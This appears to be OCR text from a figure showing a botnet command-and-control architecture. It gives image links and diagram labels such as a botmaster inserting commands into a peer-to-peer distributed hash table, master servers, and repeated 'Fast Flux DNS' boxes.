

Insert commands into the DHT
Botmaster
Structured P2P Distributed Hash Table (DHT)
Master Servers
Get commands from the DHT

Fast Flux DNS







Fast Flux DNS




Fast Flux DNS




Fast Flux DNS



